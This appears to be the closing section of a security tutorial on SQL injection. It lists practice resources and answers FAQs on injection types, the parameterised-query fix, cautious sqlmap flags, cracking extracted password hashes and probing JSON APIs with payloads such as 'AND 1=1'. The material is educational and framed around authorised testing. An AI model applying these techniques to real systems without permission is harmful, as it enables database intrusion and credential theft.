  1. Practice on DVWA now — complete the SQL Injection and SQL Injection (Blind) modules at Low and Medium difficulty. Your home lab has DVWA ready. Home lab setup guide →
  2. PortSwigger Web Security Academy SQL injection labs — 20+ free browser-based labs taking you from basic UNION injection to complex blind exploitation. The gold standard for building this skill properly. portswigger.net/web-security/sql-injection
  3. Master Burp Suite for SQLi — Repeater for manual payload testing, Intruder for automated parameter fuzzing, and the built-in scanner for detection. Burp Suite guide →
  4. Hunt SQLi on bug bounty programmes — SQLi typically pays $500–$10,000+ depending on data exposure. Search for programmes with large legacy codebases. Bug bounty guide →
  5. Learn the complementary web vulnerabilities — SQLi and XSS together cover a large portion of web security.
  6. Understand real-world SQLi CVEs — several high-profile CVEs are SQL injection vulnerabilities. 10 real-world CVEs explained →
Frequently asked questions
What is SQL injection and why is it still common in 2026?

SQL injection occurs when user input is incorporated into a database query without proper separation, allowing the attacker to alter the query's logic. It remains common in 2026 because: legacy codebases written before modern ORM frameworks are still in production, third-party components frequently contain SQLi vulnerabilities, developers using raw SQL queries sometimes forget parameterisation, and automated scanners often miss complex or non-standard injection points. It continues to appear in the OWASP Top 10 (under Injection) because it is genuinely still found in production systems worldwide.

What is the difference between error-based, UNION-based, and blind SQLi?

Error-based SQLi extracts data through database error messages — fast but requires verbose error display. UNION-based SQLi appends a second SELECT to merge attacker data with legitimate results displayed on page — the most efficient method when output is shown. Boolean blind SQLi has no visible output but the response changes based on true/false conditions — extract data by asking yes/no questions. Time-based blind SQLi uses response delays (SLEEP) as the only channel — last resort when nothing else works.

What is the only real fix for SQL injection?

Parameterised queries (prepared statements) — they separate SQL code from data at the database driver level, making it structurally impossible for user input to alter query logic regardless of what characters it contains. Input filtering, WAF rules, and escaping functions are secondary mitigations that reduce risk but are not complete fixes — they have bypass techniques and edge cases. Parameterised queries have no known bypass when implemented correctly.

Is sqlmap safe to use for bug bounty hunting?

Check the programme's rules first — some programmes explicitly prohibit automated scanning tools including sqlmap. When permitted, use sqlmap conservatively: use --level=1 --risk=1 (the defaults) rather than aggressive settings, avoid --os-shell and file read/write operations unless you have explicit permission, and test one parameter at a time. The --technique=B flag (boolean blind only) is the safest mode as it makes no data-modifying requests. Always use --batch to avoid interactive prompts that might take unexpected actions.

What should I do with password hashes after extracting them via SQLi?

In an authorised penetration test, document the hashes as evidence of the SQLi vulnerability and optionally attempt to crack them to demonstrate password weakness — use crackstation.net (online lookup), hashcat (offline GPU cracking), or john the ripper. In a bug bounty report, you do not need to crack the hashes — showing you can extract them is sufficient to demonstrate the vulnerability's severity. Never crack, share, or use credentials extracted from systems without the owner's explicit written permission.

How do I find SQLi in JSON APIs and modern web apps?

Modern web apps often use JSON APIs rather than traditional URL parameters. Proxy the API traffic through Burp Suite and look for numeric or string values in JSON bodies that might be used in database queries. Test by modifying these values with SQLi payloads — adding a single quote to a string value or appending AND 1=1 to a numeric value. Use Burp's Content-Type: application/json header and --data flag in sqlmap. ORM frameworks (SQLAlchemy, Hibernate, ActiveRecord) usually prevent SQLi by default, but raw() or execute() methods bypass ORM protections — look for these in code reviews.

What is second-order SQL injection and how is it different?

Second-order (stored) SQLi occurs when malicious input is safely inserted into the database but later retrieved and used in another query without re-sanitisation. The injection payload "sleeps" in the database and triggers during a subsequent operation. It differs from first-order SQLi in that the injection and the effect happen at different points in the application flow — often discovered by registering an account with a SQLi payload in the username, then triggering password change or profile update functionality. Basic automated scanners miss it because they test each request in isolation.